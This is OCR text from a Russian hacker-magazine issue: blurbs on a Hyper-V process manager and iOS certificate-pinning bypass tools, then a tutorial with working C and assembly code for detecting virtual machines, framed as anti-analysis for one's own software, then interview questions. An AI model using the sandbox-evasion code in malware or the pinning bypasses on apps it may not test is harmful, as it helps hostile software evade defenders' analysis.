
Если говорить официально, то MoonSols HyperTaskMgr — это предназначенный IT-профессионалам менеджер задач нового поколения для управления Windows VM, запущенными под Microsoft Hyper-V R2 Hypervisor. HyperTaskMgr просто запускается на хостовой машине (представляет собой один EXE- и один DLL-файл) и не требует установки. С его помощью можно легко увидеть всю информацию о процессах внутри гостевых VM на базе Windows, и при этом ничего устанавливать на них не надо.

Данная версия позволяет:

- отобразить все процессы внутри Windows VM и используемые ими DLL-библиотеки;
- убить любой процесс в VM;
- предоставить на лету привилегии SYSTEM к любому процессу внутри VM;
- разблокировать VM, если ты не помнишь пароля :);
- включить mitigate exploitation против эксплойтов, использующих «Protect against null page attack».

Защита против null page attack базируется на основе исследования Тарьей Мандта (Tarjei Mandt), и подробнее об этом можно почитать тут: bit.ly/170jVF4.

В принципе, эта фича напоминает то, что делает EMET (Enhanced Mitigation Experience Toolkit), но только для режима ядра. Как видно из возможностей инструмента, его можно применять не только для простого управления виртуальными машинами, но и при проведении пентестов, когда получается завладеть хостовой машиной, где уже развернута Hyper-V-среда.



Автор: Intrepidus Group
Система: iOS

https://github.com/intrepidusgroup/trustme



ДАЕМ БОЙ CERTIFICATE PINNING НА IOS

Разработчики не стоят на месте и придумывают все новые и новые механизмы для обеспечения безопасности своих приложений. Certificate pinning как раз одно из свежих и постепенно набирающих обороты веяний в области безопасности мобильных приложений. Если раньше, проводя атаку MITM SSL на приложение, мы праздновали успех (прокси выдавала себя за сервер), то с применением certificate pinning ситуация изменилась совсем не в пользу атакующего. Теперь возможны ситуации, когда прямо в приложение вшит сертификат сервера или вшит CA-сертификат, которым подписан сертификат сервера. Таким образом, приложение уже знает, кому стоит доверять, а кому нет. И это дополнительно защищает при компрометации сертификатов верхнего уровня (вспомни случай с Diginator). Например, это уже применяется в Google Chrome с 13-й версии для всех Google-сервисов. Для мобильных приложений это очень удобно, поскольку, как правило, они общаются с одним сервером или с очень ограниченным их числом.

Это все значительно осложняет анализ сетевого трафика при аудите приложения. Но выход существует. На платформе iOS есть замечательный инструмент под названием iOS SSL Kill Switch, который написан с использованием библиотеки MobileSubstrate. Он перехватывает конструктор NSURLConnection и подменяет в функции initWithRequest параметр delegate, через который часто реализуют кастомную проверку сертификата (certificate pinning — это частный случай).

Кстати, для этих целей есть еще более удачный инструмент под названием TrustMe, он также реализован в виде MobileSubstrate и перехватывает SecTrustEvalaute, на более низком уровне.

ДЕТЕКТИМ ВИРТУАЛКИ

ОПРЕДЕЛЯЕМ ФАКТ ЗАПУСКА ПРИЛОЖЕНИЯ В VIRTUALBOX, VMWARE WORKSTATION, VIRTUAL PC И PARALLELS WORKSTATION

Не каждому хочется, чтобы его, кхм, новый текстовый редактор какие-нибудь неприятные дядьки исследовали под виртуальной машиной. Детект виртуалок — обязательный функционал определенного рода софта, и поэтому наша рубрика ну совершенно никак не может обойтись без обзора соответствующих способов!



Евгений Дроботун
drobotun@xakep.ru

КАК РАСПОЗНАТЬ ВИРТУАЛЬНУЮ МАШИНУ?

Во-первых, любая виртуальная машина несет на своем борту какое-нибудь специфическое оборудование. Это касается видеоадаптера, жесткого диска, идентификатора процессора, версии BIOS, MAC-адреса сетевой карты.

Во-вторых, виртуальные машины оставляют следы в системе в виде запущенных вспомогательных процессов, драйверов и других специфических объектов.

В-третьих, если как следует покопаться в реестре виртуальной машины, там можно найти много всяких интересных ключей, характерных только для виртуальных машин.

Ну и в-четвертых, некоторые производители специально оставляют возможности, позволяющие обнаружить их продукты.

Что же касается общих признаков наличия виртуальной машины, предложенных в свое время госпожой Рутковской (характерное расположение таблиц IDT, GDT и LDT, а также время выполнения операций процессором), то в настоящий момент все эти признаки трудно поддаются анализу и приведению к какому-нибудь общему знаменателю, главным образом из-за многоядерности и многоликости современных процессоров.


АНАЛИЗИРУЕМ ОБОРУДОВАНИЕ

Начнем, пожалуй, с жесткого диска. Если посмотреть идентификатор жесткого диска в диспетчере устройств на виртуальной машине, то в его составе можно увидеть интересные строчки:

```
DiskVirtual для Virtual PC
DiskVBOX_HARDDISK для VirtualBox
Prod_VMware_Virtual для VMware Workstation
```

Самый простой способ узнать наименование жесткого диска — прочитать значение ключа с именем «0» в ветке реестра HKLM\HARDWARE\SYSTEM\CurrentControlSet\Services\Disk\Enum.

В этом месте перечисляются все дисковые накопители в системе, и первым, как раз в ключе с именем «0», будет тот диск, с которого произошла загрузка системы.



Идентификатор жесткого диска VirtualBox в реестре

Как читать реестр, я думаю, ты знаешь. Используем сначала API RegOpenKeyEx для открытия нужного ключа, далее с помощью RegQueryValueEx читаем значение. Выглядеть это должно примерно вот так:

```
...
// Открываем нужный ключ реестра
RegOpenKeyExA(HKEY_LOCAL_MACHINE, "HARDWARE\\↵
SYSTEM\\CurrentControlSet\\Services\\Disk\\↵
Enum", 0, KEY_QUERY_VALUE, &rKey);

// Читаем значение
RegQueryValueExA(rKey, "0", NULL, &Type,↵
(LPBYTE)RegKey, &RegPath);

// Закрываем все, что открыли ранее
RegCloseKey(rKey);
...
```

Далее все просто — используем strstr для поиска нужных нам строк в считанном значении и, в зависимости от результата сравнения, делаем вывод.

Версия BIOS содержится в ключе `SystemProductName` в ветке HKLM\HARDWARE\DESCRIPTION\System\BIOS. К примеру, для VMware там будет лежать строка «VMware Virtual Platform», а для VirtualBox — «VBOX – 1». Прочитать это все можно с помощью все тех же API — RegOpenKeyEx и RegQueryValueEx.

Данные о видеоадаптере можно подглядеть в HKLM\System\CarrentControlSet\Enum\PCI. В этой ветке перечислено все, что подключено к шине PCI, в том числе и видеокарта. Для VirtualPC это строчка вида VEN_5333&DEV_8811&SUBSYS_00000000&REV_00, которая определяет видеоадаптер S3 Trio 32/64, эмулируемый виртуалкой от Microsoft — на реальном железе такое оборудование нынче днем с огнем не сыскать (а у меня такая была в конце прошлого века. — Прим. ред.). Для VirtualBox видеокарта описана последовательностью VEN_80EE&DEV_BEEF&SUBSYS_00000000&REV_00, что расшифровывается как «VirtualBox Display», а у Parallels Workstation — строка VEN_1AB8&DEV_4005&SUBSYS_04001AB8&REV_00 определяет видеоадаптер «Parallels Display».

Помимо этого, в VirtualBox можно найти строку VEN_80EE&DEV_CAFE&SUBSYS_00000000&REV_00, определяющую некий «VirtualBox Device», а у Parallels Workstation строки VEN_1AB8&DEV_4000&SUBSYS_04001AB8&REV_00 и VEN_1AB8&DEV_4006&SUBSYS_04061AB8&REV_00, определяющие «Parallels Tools Device» и «Parallels Memory Controller» соответственно.

Алгоритм действий следующий: пытаемся открыть нужный нам ключ, и если он открывается успешно, то оборудование, описанное этим ключом, в наличии и можно делать вывод о присутствии какой-либо виртуальной машины:

```
...
if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, ↵
L"SYSTEM\\CurrentControlSet\\Enum\\PCI\\↵
VEN_5333&DEV_8811&SUBSYS_00000000&REV_00",0,↵
KEY_QUERY_VALUE, &rKey) == ERROR_SUCCESS) {
    RegCloseKey(rKey);
    // Мы под Virtual PC
    return true;
}
...
```

Идентификатор процессора определяется с помощью команды cpuid. Благодаря ей можно получить много всякой полезной информации об установленном процессоре. Вид выдаваемой этой командой информации зависит от содержимого регистра EAX. Результат работы команды записывается в регистры EBX, ECX и EDX. Подробно про эту команду можно почитать в любой книге по программированию на ассемблере. Для наших целей мы будем использовать эту инструкцию, предварительно положив в регистр EAX значение 0x40000000:


```
...
_asm
{
    mov eax, 0x40000000
    cpuid
    mov ID_1, ebx
    mov ID_2, ecx
    mov ID_3, edx
}
...
```

После выполнения этого кода на VMware Workstation в переменных ID_1, ID_2 и ID_3 будут записаны значения 0x61774d56, 0x4d566572 и 0x65726177 соответственно (в символьном представлении это не что иное, как «VMwareVMware»), на VirtualBox в ID_1 и в ID_2 будет лежать значение 0x00000340, а на Parallels Workstation в ID_1 0x70726c20, в ID_2 — 0x68797065 и в ID_3 — 0x72762020 (что соответствует строке «prl hyperv»).

Использование MAC-адреса для идентификации производителя сетевой карты, конечно, не самый надежный способ (ибо MAC-адрес довольно-таки просто поменять), но тем не менее его вполне можно применить для детекта виртуальных машин в качестве дополнительной проверки.


Ты наверняка знаешь, что первые три байта MAC-адреса сетевой карты определяют ее производителя. Производители виртуальных машин в этом плане не исключение:

```
VMware (VMware Workstation)
00:05:69
00:0c:29
00:1c:14
```



Версия BIOS Parallels Workstation в реестре

Использование MAC-адреса для идентификации производителя сетевой карты — довольно ненадежный способ



«Подозрительные» объекты в VirtualBox

```
00:50:56

Microsoft (Virtual PC)
00:03:ff
00:0d:3a
00:50:f2
7c:1e:52
00:12:5a
00:15:5d
00:17:fa
28:18:78
7c:ed:8d
00:1d:d8
00:22:48
00:25:ae
60:45:bd
Dc:b4:c4

Oracle (VirtualBox)
08:00:20

Parallels (Parallels Workstation)
00:1c:42
```

Вытащить эти первые три байта из MAC-адреса нам поможет API-функция GetAdaptersInfo:

```
// Подключаем либу, в которой содержится нужная
// нам функция
#include <iphlpapi.h>
#pragma comment(lib, "IPHLPAPI.lib")
...

// Определяем размер буфера под данные,
// возвращаемые функцией
GetAdaptersInfo(AdapterInfo, &OutBufLen);

// Выделяем память под данные об адаптере
AdapterInfo = (PIP_ADAPTER_INFO) ↵
new(char[OutBufLen]);

// Получаем информацию об адаптере
GetAdaptersInfo(AdapterInfo, &OutBufLen);

// Сравниваем первые три байта MAC-адреса
// с 00:1c:42 (Parallels Workstation)

if (((BYTE)AdapterInfo->Address[0] == 0x00) && ↵
((BYTE)AdapterInfo->Address[1] == 0x1c) && ↵
((BYTE)AdapterInfo->Address[2] == 0x42)) {
    delete(AdapterInfo);
    // Мы под Parallels Workstation
    return true;
} else {
    delete(AdapterInfo);
    return false;
}
```



DVD

На диске лежат исходники функций, реализующие все описанные в статье способы детекта виртуальных машин.

ВСПОМОГАТЕЛЬНЫЕ ПРОЦЕССЫ, ОКНА И ДРУГИЕ «ПОДОЗРИТЕЛЬНЫЕ» ОБЪЕКТЫ

Для нормальной работы практически все виртуальные машины требуют установки дополнений к гостевой операционной системе, например VBoxGuestAddition для VirtualBox или Parallels Tools для Parallels Workstation. Без этих дополнений работа с виртуальной машиной несколько затруднительна (ни тебе нормального разрешения экрана и полноэкранного режима, ни взаимодействия с USB-девайсами, ни нормальной настройки сетевых подключений). В общем, все производители виртуалок не рекомендуют использовать их без этих дополнений. А эти самые дополнения оставляют очень заметный след в виде запущенных процессов:

- VirtualBox
  - VBoxTray.exe
  - VBoxService.exe
- Virtual PC
  - vmusrvc.exe
  - vmsrvc.exe
- Parallels Workstation
  - prl_cc.exe
  - prl_tools.exe
  - SharedIntApp.exe
- VMware Workstation
  - vmtoolsd.exe

Для поиска процесса по имени мы воспользуемся функциями CreateToolhelp32Snapshot, Process32First и Process32Next:

```
#include <Tlhelp32.h>
...

// К примеру, ищем процесс vmtoolsd.exe
wchar_t VMwareProcessName[] = {L"vmtoolsd.exe"};
PROCESSENTRY32 pe;
HANDLE hSnapShot;
hSnapShot = CreateToolhelp32Snapshot
(TH32CS_SNAPPROCESS, 0);
ZeroMemory (&pe, sizeof(PROCESSENTRY32W));
pe.dwSize = sizeof(PROCESSENTRY32W);
Process32First(hSnapShot, &pe);


do {
    if (memcmp(pe.szExeFile, VMwareProcessName, ↵
    24) == 0) return true; // Мы под VMware
}
while (Process32Next(hSnapShot, &pe));
...
```

Помимо непосредственно самих процессов, демаскирующим признаком могут стать окна, открытые этими процессами. Окон в каждой из рассматриваемых виртуальных машин может быть довольно много, и все их мы перечислять не будем, а ограничимся одним или двумя.

Итак:

```
VirtualBox
VBoxTrayToolWndClass
Parallels Workstation
CPInterceptor
```

Открытые окна для VMware (красным выделено окно класса VMSwitchUserControlClass)



Для нормальной работы почти все виртуальные машины требуют установки дополнений к гостевой операционной системе

> *В VMware Workstation для взаимодействия гостевой и основной операционных систем реализован небольшой бэкдор в виде порта с номером 0x5658*

```
DesktopUtilites
Virtual PC
{0843FD01-1D28-44a3-B11D-E3A93A85EA96}
VMware Workstation
VMSwitchUserControlClass
```

Найти окно по имени класса очень просто — для этого есть функция FindWindow:

```
...
// К примеру, ищем окно для VMware
HWND VMwareWindow = FindWindowA ↵
("VMSwitchUserControlClass", NULL);

if(VMwareWindow != NULL) return true; // Мы под
// VMware Workstation
...
```

Помимо процессов и окон, указывающих на наличие ВМ, можно найти и другие «подозрительные» объекты — например, если покопаться в гостевой ОС виртуальной машины утилитой WinObj или какой-нибудь аналогичной, то можно найти вот такие объекты:

```
VirtualBox
\Device\VBoxMiniRdrDN
\Device\VBoxGuest
Parallels Workstation
\Device\prl_pv
\Device\prl_tg
\Device\prl_time
\Device\PrlMemDev
\Device\PrlMemDevPci
\Device\PrlMemDev
Virtual PC
\Device\VirtualMachineServices
```

Проверить наличие «подозрительного» объекта совсем несложно, достаточно попытаться открыть его с помощью CreateFile:

```
...
// К примеру, проверяем VirtualBox
if ((CreateFile(L"\\\\.\\VBoxMiniRdrDN", 0, 0, ↵
0, OPEN_EXISTING, 0, 0) != INVALID_HANDLE_VALUE)↵
|| (CreateFile(L"\\\\.\\VBoxGuest", 0, 0, 0, ↵
OPEN_EXISTING, 0, 0) !=INVALID_HANDLE_VALUE)) ↵
return true; // Мы под VirtualBox
...
```

ЧТО ЕЩЕ «ПОДОЗРИТЕЛЬНОГО» МОЖНО НАЙТИ В РЕЕСТРЕ?

Помимо признаков наличия специфического оборудования, в реестре можно увидеть и другие следы, оставляемые виртуальными машинами. Некоторые из них базируются в ветке HKLM\HARDWARE\ACPI\DSDT. Достаточно в этом месте проверить наличие таких вот ключей:

- VirtualBox
  - VBOX__
- Parallels Workstation
  - PRLS__
- Virtual PC
  - AMIBI
- VMware Workstation
  - PTLTD__

Проверку реализуем так же, как мы проверяли наличие определенного оборудования. Просто делаем попытку открыть нужный нам ключ и, в случае успеха, делаем вывод о наличии ВМ.



bit.ly/gfhDXh — очень хорошая статья про детект виртуалок. Единственный ее недостаток — она на английском языке.

ВОЗМОЖНОСТИ, ЗАЛОЖЕННЫЕ ПРОИЗВОДИТЕЛЕМ

Некоторые производители (в частности, VMware и Microsoft) специально реализуют возможности управления своими продуктами, которые можно использовать для наших целей.

В Virtual PC используются инвалидные (не «инвалидные», а «альтернативно одаренные». И вообще-то они «недействительные». — Прим. ред.) команды процессора с опкодами 0x0F, 0x3F, 0x07 и 0x0B, попытка выполнения которых на реальном процессоре вызовет исключение, в то время как на Virtual PC все пройдет нормально. С помощью этих команд можно достаточно просто задетектить виртуалку от Microsoft:

```
...
__try {
    __asm {
        xor ebx, ebx
        mov eax, 1
        __emit(0x0F)
        __emit(0x3F)
        __emit(0x07)
        __emit(0x0B)
    }
    return true; // Мы под Virtual PC
}

__except(EXCEPTION_EXECUTE_HANDLER) return false;
...
```

В VMware Workstation для взаимодействия гостевой и основной ОС реализован небольшой бэкдор в виде порта с номером 0x5658. Для его использования необходимо в EAX положить «магическое» число 0x564d5868 (в символьном представлении — «VMXh»), а в ECX записать одну из команд взаимодействия гостевой и основной ОС (например, команда 0x0A возвращает версию установленной VMware Workstation). Короче, выглядит все это приблизительно так:


```
...
__try {
    __asm {
        mov eax, 0x564d5868
        mov ecx, 0x0A
        mov edx, 0x5658
        in eax, dx
    }
    return true; // Мы под VMware
}

__except(EXCEPTION_EXECUTE_HANDLER) return false;
...
```

ЗАКЛЮЧЕНИЕ

Как видишь, признаков, характерных для виртуальных машин, предостаточно, и для того, чтобы их увидеть, сильно глубоко копать совсем не нужно. ⌶

Ключ PRLS__ в реестре Parallels Workstation



Preview

ПУБЛИЧНАЯ ПОРКА ПИНГВИНА

Недавно случилась довольно неприятная история с 0-day-уязвимостью, всплывшей сразу во всех версиях ядра Linux, выпущенных за последние три года. В связи с этим мы проанализировали все самые серьезные и опасные уязвимости в Linux за последнее время. Причем в обзор попали дыры не только в ядре, но и в других подсистемах, включая glibc, X-сервер и не только.

114 UNIXOID

118 UNIXOID



ОГНЕННЫЙ ЗАНАВЕС

Iptables остается одним из самых мощных и важных инструментов безопасности в Linux-системах. Давай поговорим о некоторых его возможностях.



98 КОДИНГ




КУШАТЬ ПОДАНО!

Веб-проекты становятся все функциональнее и сложнее, а значит, усложняется и процесс их разработки. Для того чтобы сделать работу с пакетами проще, были придуманы специальные системы сборки — вроде Grunt.

104




КОДИНГ



ANGULARJS: ФРЕЙМВОРК, КОТОРЫЙ НАМ НРАИЦА

И снова JS-фреймворки. На этот раз изучим детище Google. Благодаря простоте использования этот продукт может заставить тебя взглянуть на разработку на JS совсем иначе.

110 КОДИНГ



ПРАВИЛЬНАЯ МНОГОПОТОЧНОСТЬ

Если ты хочешь добиться от своего приложения высокой производительности, асинхронное программирование — твой выбор. Давай посмотрим, как это делается.




123 SYN/ACK



БУБЕН НА ПРОКАЧКУ


Представляем твоему вниманию новый подход к привычным и хорошо изученным инструментам в арсенале администраторов систем под управлением *nix.

128 SYN/ACK



СПОСОБНЫЕ ПОДМАСТЕРЬЯ

Обзор самых полезных плагинов, аддонов и инструментов для популярных MySQL, Nagios и Snort, добавляющих в привычные продукты интересный функционал.



Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

СПЕЦПОДГОН: ЗАДАЧИ ОТ ЯНДЕКСА (СПОЙЛЕР: YANDEX.RU, YA.RU)

Если ты думаешь, что админы голландской компании «Яндекс» только и делают, что получают миллионные зарплаты и посещают квартал красных фонарей и кофешопы, то ты таки неправ. Прослушай информацию из первых рук!

В Яндексе системные администраторы обладают достаточно широким кругозором, так как им приходится заниматься архитектурой постоянно растущих по нагрузке сервисов, искать проблемы, автоматизировать свою работу, настраивать различные приложения и решать ряд других не менее интересных задач.

На собеседованиях мы спрашиваем достаточно много всего, чтобы понять, в каких вопросах кандидат силен, и определить, в какой области ему будет интереснее работать. Если ты придешь к нам на собеседование, то надо быть готовым к тому, что тебя спросят про TCP/IP и вообще про различные сетевые технологии, про устройство операционной системы UNIX, про твой опыт программирования на различных скриптовых языках, про веб-серверы, базы данных и другие приложения. Также могут предложить спроектировать небольшой отказоустойчивый и масштабируемый сервис, например сервис по отдаче множества статических картинок.

Ниже — несколько задач, которые мы обычно задаем.

1. Классический вопрос: что такое RAID 10 и RAID 0+1?

Обычно мы спрашиваем, в чем разница, какой из них лучше и почему.

2. Вопрос про сети.

Два приложения в разных дата-центрах обменивались данными по протоколу прикладного уровня, использующему в качестве транспорта протокол TCP по выделенному каналу с пропускной способностью 10G. Природа приложения такова, что данные сначала накапливаются в большом количестве, а потом прикладным уровнем передаются с максимальной интенсивностью. При этом максимальная наблюдаемая скорость передачи данных между ними не превышала 200 килобайт в секунду. После перемещения серверов, на которых работают эти приложения, в один дата-центр скорость передачи данных возросла на порядки. Предложите объяснения этому наблюдению. Что можно было бы предложить для исправления ситуации до переезда серверов?

3. Протокол HTTPS сейчас получает все большее распространение и популярность.

Вот типичный вопрос про сертификаты.
На 1.2.3.4: 443 по протоколу HTTPS отвечают:

- forbar.tj;
- foo.ec;
- bar.ag.

Сколько должно быть сертификатов для этих веб-сайтов и что должно в них быть прописано согласно RFC, чтобы браузеры могли им доверять?

4. Совсем простой вопрос про bash: как инкрементировать (увеличить на единицу) переменную «a» в bash?

5. Какая утилита позволяет узнать названия библиотечных функций, используемых программой в процессе исполнения?

6. Ну и наконец, классический вопрос, который любим не только мы: расскажите, как происходит процесс загрузки Linux от включения компьютера.

Просим рассказать про стадии загрузчика на x86, что такое init, как он создается и зачем он нужен, про upstart/systemd — какие у них принципы работы и в чем их преимущества перед обычными init-скриптами.

ОТВЕТЫ НА ЗАДАЧИ ОТ SOFTLINE ИЗ ПРОШЛОГО НОМЕРА

1. ЧТО ВЫВЕДЕТ СЛЕДУЮЩИЙ СКРИПТ И ПОЧЕМУ?

УСЛОВИЕ

```
<?php
  $sVar1 = "Hello, world!";
  $sVar2 = "";
  $sVar3 = "";

  function foo1()
  {
      global $sVar1, $sVar2;
      $sVar2 = &$sVar1;
  }

